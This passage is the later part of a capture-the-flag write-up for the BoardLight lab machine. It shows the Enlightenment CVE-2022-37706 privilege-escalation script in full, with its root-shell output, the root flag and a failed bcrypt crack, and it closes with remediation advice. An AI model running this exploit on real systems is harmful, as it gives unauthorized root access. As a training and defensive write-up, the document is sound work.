-rwsr-xr-x 1 root root 68208 Feb  6  2024 /usr/bin/passwd
-rwsr-xr-x 1 root root 39144 Mar  7  2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 53040 Feb  6  2024 /usr/bin/chsh
-rwsr-xr-x 1 root root 14728 Oct 27  2023 /usr/bin/vmware-user-suid-wrapper
```

Answer: enlightenment


What version of Enlightenment is installed on BoardLight?

I see where this is going.

```
which enlightenment
```

Reveals: /usr/bin/enlightenment

which reveals


```
E: Begin Shutdown Procedure!
larissa@boardlight:/usr/lib/x86_64-linux-gnu/enlightenment$ /usr/bin/enlightenment --version
ESTART: 0.00001 [0.00001] - Begin Startup
ESTART: 0.00008 [0.00007] - Signal Trap
ESTART: 0.00009 [0.00002] - Signal Trap Done
ESTART: 0.00012 [0.00002] - Eina Init
ESTART: 0.00054 [0.00043] - Eina Init Done
ESTART: 0.00058 [0.00004] - Determine Prefix
ESTART: 0.00072 [0.00013] - Determine Prefix Done
ESTART: 0.00074 [0.00003] - Environment Variables
ESTART: 0.00077 [0.00003] - Environment Variables Done
ESTART: 0.00079 [0.00002] - Parse Arguments
Version: 0.23.1
E: Begin Shutdown Procedure!
```

Answer: 0.23.1

What is the 2022 CVE ID for a vulnerability in Enlightenment versions before 0.25.4 that allows for privilege escalation?

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-37706
https://nvd.nist.gov/vuln/detail/CVE-2022-37706
https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit


Answer: CVE-2022-37706

Submit the flag located in the root user's home directory

I cloned the exploit code and used scp to move it onto the target:


```
scp exploit.sh larissa@10.10.11.11:~
```

It's a short script:




```
larissa@boardlight:~$ cat exploit.sh
#!/bin/bash

echo "CVE-2022-37706"
echo "[*] Trying to find the vulnerable SUID file..."
echo "[*] This may take few seconds..."

file=$(find / -name enlightenment_sys -perm -4000 2>/dev/null | head -1)
if [[ -z ${file} ]]
then
        echo "[-] Couldn't find the vulnerable SUID file..."
        echo "[*] Enlightenment should be installed on your system."
        exit 1
fi

echo "[+] Vulnerable SUID binary found!"
echo "[+] Trying to pop a root shell!"
mkdir -p /tmp/net
mkdir -p "/dev/../tmp/;/tmp/exploit"

echo "/bin/sh" > /tmp/exploit
chmod a+x /tmp/exploit
echo "[+] Enjoy the root shell :)"
${file} /bin/mount -o noexec,nosuid,utf8,nodev,iocharset=utf8,utf8=0,utf8=1,uid=$(id -u), "/dev/../tmp/;/tmp/exploit" /tmp///net
larissa@boardlight:~$
```

Reading through the README in the repo it appears there is a place in the main binary where execeve is used to call the helper binary enlightenment_sys in /usr/lib/x86_64-linux-gnu/enlightenment/utils and passes CLI arguments to it. The enlightenment_sys binary uses system() to execute a portion of this command - which is why his exploit is so simple - he just does some fancy substitution and can call whatever he wants in the context of the file owner (root).




```
larissa@boardlight:~$ ./exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
#
```

I am groot.



```
# cd /root
# ls
root.txt  snap
# cat root.txt
0eb2a82e0b69484462da483f478ca89f
#
```

Oh and I DID NOT manage to crack that hash:



```
Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$VevoimSke5Cd1/nX1Ql9Su6RstkTRe7UX1Or.cm8bZo5...CMJzCm
Time.Started.....: Sun May 25 13:41:14 2025 (5 hours, 58 mins)
Time.Estimated...: Sun May 25 19:39:27 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#3.........:      667 H/s (11.60ms) @ Accel:2 Loops:16 Thr:16 Vec:1
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 786/14344385 (0.01%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#3...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#3....: $HEX[21212166657a696c33333237212121] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#3..: Temp: 56c Fan: 29% Util: 98% Core:1970MHz Mem:  96MHz Bus:8

Started: Sun May 25 13:41:09 2025
Stopped: Sun May 25 19:39:28 2025
```

Remediation

As an attacker, there were 3 key components of my attack chain:

1. Exploiting the dolibarr application using a publicly available exploit.
2. Re-using the database password for the larissa user
3. Exploiting the enlightenment application using a publicly available exploit.

Dolibarr is available as a deb package for Ubuntu based systems. It is not eligible to be updated under apt and thus the ever-eminent unattended-upgrades. You would need a means to monitor for updates and have a workflow you can exercise to keep the application up to date. For moodle servers, the web application will send you an email when updates are available and a workflow can be built that can be partially automated with Ansible. Something similar could be done for Dolibarr.

I will always recommend unattended-upgrades. PHP versions are installed by version number from apt so you do not need to hold the package. Setup a script to check if a restart is needed and tie that to a cron job that runs once a week. Now your server updates and restarts as needed. A simple canary script written in Python that uses AWS messaging services for SMTP can alert you when the restart happens.

You cannot avoid the cleartext database creds. But luckily the database user was set and it was not root. When setting up the permissions for that user,

Don't use this:

```
GRANT ALL PRIVILEGES ON *.* TO 'MYSQL_USER'@'%';
```

Use this:

```
GRANT ALL PRIVILEGES ON dolibarr.* TO 'MYSQL_USER'@'localhost';
```

In this case MySQL does not need to be made available on the network but can be kept to the localhost. To set that:

In `/etc/mysql/my.cnf` or `/etc/mysql/mysql.conf.d/mysqld.cnf`

```
[mysqld]
bind-address = 127.0.0.1
```

Dolibarr requires PHP 7.4 which was EOL in 2022. Not much to do except add a WAF and restrict the access of that web server user.

As far as the enlightenment desktop environment why even have that on a webserver? You already have SSH access there should be no need to have a desktop environment for a web server. Web servers are dedicated boxes that should exist in a DMZ portion of your network. Best is if they exist completely isolated from any other systems

Additional Countermeasures

- Restrict public SSH access - through a firewall or iptables
- Prevent the www-data user from performing outbound connections with iptables

Conclusion

It is great to be breaking out of tutorial hell and be able to flex my skills. I plan on featuring the remediation section in all of my reports. It is a great demonstration of some of the knowledge I carry with me from my Developer/DevOps background. If the purpose of penetration testing is to improve the client's security, I think it is important to be able to provide actionable and informed recommendations.